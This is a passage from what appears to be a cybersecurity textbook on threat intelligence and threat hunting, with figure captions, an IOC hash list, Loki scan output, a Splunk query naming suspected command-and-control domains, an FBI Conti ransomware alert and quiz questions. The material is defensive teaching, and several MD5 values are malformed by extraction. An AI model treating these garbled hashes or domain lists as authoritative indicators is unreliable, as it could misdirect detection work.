84	FileHash-MD5	853ca4085d489590729a20900b1b6e05	MD5 of 281fa52b967b08dbc1b51ba9fbf7a258ff12e54
85	FileHash-MD5	5cfd67340316abc5586448842c52aabc	MD5 of 9afa2af838caf2748d09d013d8004809d48d3e4
86	FileHash-MD5	7a6c605af4b85954f62f35d648d552bf	MD5 of 02886f9daa13f7d9855855048c54f1d6b1231b0a
87	FileHash-MD5	96db969dfb20827a6ffefebce671d8a04	MD5 of 30dd3076ec9abb13c15053234c436406b88fb2b9
88	FileHash-MD5	111ec9b1e728b6e60a97b8c27f489905	MD5 of 3d5d32a627770608b6567ec5d18424c24c3f5798
89	FileHash-MD5	b0e9d483ac14f1929d6e6db8a7878a	MD5 of 4f0ea35a363cfe0d2bbb4a0b4c5d558a87d8683e
90	FileHash-MD5	802312f75c4e4214eb7a638aeco48741	MD5 of af421b1f5a08499e130d24f48f6d79f7c7aef2b
111	FileHash-MD5	5544ba9ad1b56101b5d52b5270421d4a	MD5 of 511df0e2df9bfa5521b588cc4bb5f8c5a321801b803394ebc493db1ef3c78fa1

Figure 17.22 – IOC CSV file



Figure 17.23 – Autopsy Hash Sets upload



The image shows a 'Create Hash Set' dialog box with a close button (X) in the top right corner. The dialog contains the following fields and controls:

- Destination:** Two radio buttons are present: 'Local' (which is selected) and 'Remote (Central Repository)'.
- Name:** A text input field.
- Hash Set Path:** A text input field.
- Save As...:** A button located to the right of the 'Hash Set Path' field.
- Source Organization:** A dropdown menu currently showing 'Not Specified' and a 'Manage Organizations' button to its right.
- Type:** Three radio buttons: 'Known', 'Notable' (which is selected), and 'No Change'.
- Send ingest inbox messages for each hit:** A checked checkbox.
- OK** and **Cancel** buttons are located at the bottom right of the dialog.

Figure 17.24 – Create Hash Set




Figure 17.25 – Hash values




Figure 17.26 – Hash set upload




Figure 17.27 – Maltego GUI

VirusTotal (Public API)

by Maltego Technologies

Query the VirusTotal Public API for hashes, IP addresses, domains and more. Sign-up for a free API key at:

<https://www.virustotal.com/gui/join-us>

[\[DETAILS\]](#)
[\[INSTALL\]](#)

Figure 17.28 – VirusTotal transform




Figure 17.29 – VirusTotal transform API




Figure 17.30 – Maltego New Graph



Figure 17.31 – Run Transforms




Figure 17.34 – Loki files




Figure 17.35 – The signature-base file




Figure 17.36 – Loki scan



Figure 17.37 – Loki scan output

```

FILE: C:\Program Files (x86)\Nmap\nmap.exe SCORE: 100 TYPE: EXE SIZE: 2714996
FIRST_BYTES: 00000000000000000000000000000000 / utility object at 0x00FA3670
MD5: f4dedd330b034a7a36d30bd39a479a3f
SHA1: e4dc2200e12c8e3e3443d7a5f1e60019f66d6d9
SHA256: f7812c926a23e06dc5e0d70b63170f6e0b6a3395c0540c70affa7e570a2109e CREATED: Fri Mar 19 10:50:02 2010 MODIFIED: Mon
Mar 19 10:50:02 2010 ACCESSED: Thu Jul 28 01:08:26 2022
REASON_1: File Name ToC matched PATTERN: \\nmap\\exe SUBSCORE: 50 DESC: Nmap, Network scanning tool https://nmap.org/
REASON_2: Yara Rule MATCH: Ikat_tools_nmap SUBSCORE: 50
DESCRIPTION: Generic rule for NMAP - based on NMAP A standalone REF: http://ikat.hackeet.net/windows/functions/ikatfiles
.html AUTHOR: Florian Roth
MATCHES: Str1: Insecure.Dog Str2: Copyright (c) Insecure.Com Str3: Nmap Str4: nmap Str5: NMAP Str6: Are you alert enough
to be using Nmap? How can ... (truncated)

```

Figure 17.38 – Loki scan hit

Code and Commands:

Command 17.1:

```

(dest_host="api.onedvirer.xyz" OR dest_host="rawfuns.com"
OR dest_host="yolkish.com" OR dest_host="back.rooter.tk" OR
dest_host="lab.symantecsafe.org" OR
dest_host="mm.portomnail.com" OR dest_host="ns.rtechs.org"
OR dest_host="p.estatione.com" OR
dest_host="soft.mssysinfo.xyz" OR
dest_host="www.averyspace.net" OR
dest_host="www.komdsecko.net")

```

Questions

- What is not a key element of intelligence?
 - Indicator of compromise
 - Utility
 - Evidence-based
 - Actionable
- Which of the following is part of the cyber kill chain?
 - Phishing
 - Weaponization
 - Malware
 - IOC
- TTPs describe actions taken by adversaries during a network attack.
 - True
 - False

4. Which is not a threat intelligence type?

- Operational
- Strategic
- Defense
- Tactical

Further reading

Refer to the following for more details on the topics covered in this chapter:

- *Operationalizing Threat Intelligence*: <https://www.packtpub.com/product/operationalizing-threat-intelligence/9781801814683>
- What Is Threat Intelligence? Definition and Examples: <https://www.recordedfuture.com/threat-intelligence-definition/Threats/Vulnerabilities>: <https://www.sans.org/reading-room/whitepapers/threats/paper/38790>
- Yara GitHub repository: <https://github.com/VirusTotal/yara>
- Suricata: <https://suricata-ids.org/>
- The Zeek Network Security Monitor: <https://www.zeek.org/>
- Snort: <https://www.snort.org/>
- Alien vault hit: <https://otx.alienvault.com/pulse/6127557db7ec02a119d8c23d>

Chapter 18

Images




Figure 18.1 – Threat hunt cycle



20 May 2021

Alert Number
CP-000147-MW

**WE NEED YOUR
HELP!**

If you find any of
these indicators on
your networks, or
have related
information, please
contact

**FBI CYWATCH
immediately.**

Email:
cywatch@fbi.gov

Phone:
1-855-292-3937

**Note: By reporting any related
information to FBI CyWatch,
you are assisting in sharing*

The following information is being provided by the FBI, with no guarantees or warranties, for potential use at the sole discretion of recipients in order to protect against cyber threats. This data is provided to help cyber security professionals and system administrators guard against the persistent malicious actions of cyber actors.

This FLASH has been released **TLP:WHITE**

Conti Ransomware Attacks Impact Healthcare and First Responder Networks

Summary

The FBI identified at least 16 Conti ransomware attacks targeting US healthcare and first responder networks, including law enforcement agencies, emergency medical services, 9-1-1 dispatch centers, and municipalities within the last year. These healthcare and first responder networks are among the more than 400 organizations worldwide victimized by Conti, over 290 of which are located in the U.S. Like most ransomware variants, Conti typically steals victims' files and encrypts the servers and workstations in an effort to force a ransom payment from the victim. The ransom letter instructs victims to contact the actors through an online portal to complete the transaction. If the ransom is not paid, the stolen data is sold or published to a public site controlled by the Conti actors. Ransom amounts vary widely and we assess are tailored to the victim. Recent ransom demands have been as high as \$25 million.

Figure 18.2 – FBI alert

Hypothesis	<ul style="list-style-type: none"> An attacker has implanted a Cobalt Strike beacon within the internal enterprise that is communicating with a known C2 server
ATT&CK TTPs	<ul style="list-style-type: none"> Command and Scripting Interpreter: PowerShell [T1059.001] Remote Services: Remote Desktop Protocol [T1021.001]
Threat intel	<ul style="list-style-type: none"> AlienVault OTX - cobaltstrikebot
Sources	<ul style="list-style-type: none"> Event Logs, Firewall connection logs, Proxy logs,
Tools	<ul style="list-style-type: none"> Security Onion Splunk
Scope	<ul style="list-style-type: none"> Network ingress and egress Network endpoints
Timeframe	<ul style="list-style-type: none"> Previous seven days

Figure 18.3 – Threat hunt plan




Figure 18.4 – Configuring a threat hunt

New Hunt - Configure Hunt

Description	<input type="text" value="Remote Desktop Connections"/>
Expiry	<input type="text" value="9/18/2022 5:58 PM"/> <input type="button" value="X"/> <input type="button" value="📅"/>
Include Condition	<input type="text" value="Run everywhere"/>
Exclude Condition	<input type="text" value="Run everywhere"/>
Estimated affected clients 4	
<input type="text" value="All known Clients"/>	

Figure 18.5 – Threat hunt description

Create Hunt: Select artifacts to collect

<input type="text" value="Remote"/>
<input type="text" value="Admin Client Upgrade"/>
<input type="text" value="Windows.EventLogs.RDPAuth"/>
<input type="text" value="Windows.Forensics.BulkExtractor"/>
<input type="text" value="Windows.Registry.MountPoints2"/>

Figure 18.6 – Setting artifacts to collect



Figure 18.7 – Download results

2022-08-2	DESKTOP-	Microsoft-	22	DESKTOP-	AtomicRe	null	LOCAL	RDP_REM	Remote	
2022-08-2	DESKTOP-	Microsoft-	40	null	null	null	null	RDP_REM	Session 1	
2022-08-2	DESKTOP-	Microsoft-	24	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOC	Remote	
2022-08-2	DESKTOP-	Microsoft-	25	DESKTOP-	AtomicRe	null	192.168.0.148	RDP_REM	Remote	
2022-08-2	DESKTOP-	Microsoft-	40	null	null	null	null	RDP_REM	Session 1	
2022-08-2	DESKTOP-	Microsoft-	24	DESKTOP-	AtomicRe	null	192.168.0.148	RDP_LOC	Remote	
2022-08-2	DESKTOP-	Microsoft-	23	DESKTOP-	AtomicRe	null	null	RDP_SESS	Remote	
2022-08-2	DESKTOP-	Microsoft-	21	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOC	Remote	
2022-08-2	DESKTOP-	Microsoft-	22	DESKTOP-	AtomicRe	null	LOCAL	RDP_REM	Remote	
2022-08-3	DESKTOP-	Microsoft-	21	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOC	Remote	
2022-08-3	DESKTOP-	Microsoft-	22	DESKTOP-	AtomicRe	null	LOCAL	RDP_REM	Remote	
2022-08-3	DESKTOP-	Microsoft-	40	null	null	null	null	RDP_REM	Session 1	
2022-08-3	DESKTOP-	Microsoft-	24	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOC	Remote	
2022-08-3	DESKTOP-	Microsoft-	25	DESKTOP-	AtomicRe	null	192.168.0.194	RDP_REM	Remote	
2022-08-3	DESKTOP-	Microsoft-	40	null	null	null	null	RDP_REM	Session 1	

Figure 18.8 – Threat hunt results

Questions

Answer the following questions to test your knowledge of this chapter:

- At what level of the threat hunting maturity model would technologies such as machine learning be found?
 - HM0
 - HM1
 - HM2
 - HM3

2. Which of the following is a top 10 IOC?
 - IP address
 - Malware signature
 - Excessive file request
 - URL
3. A threat hunt-initiating event can be a threat intelligence report.
 - True
 - False
4. A working hypothesis is a generalized statement regarding the intent of the threat hunt.
 - True
 - False

Further reading

Refer to the following for more details about the topics covered in this chapter:

- *Your Practical Guide to Threat Hunting:*
<https://www.threathunting.net/files/hunt-evil-practical-guide-threat-hunting.pdf>
- *Threat hunting with Velociraptor:*
https://docs.velociraptor.app/presentations/2022_sans_summit/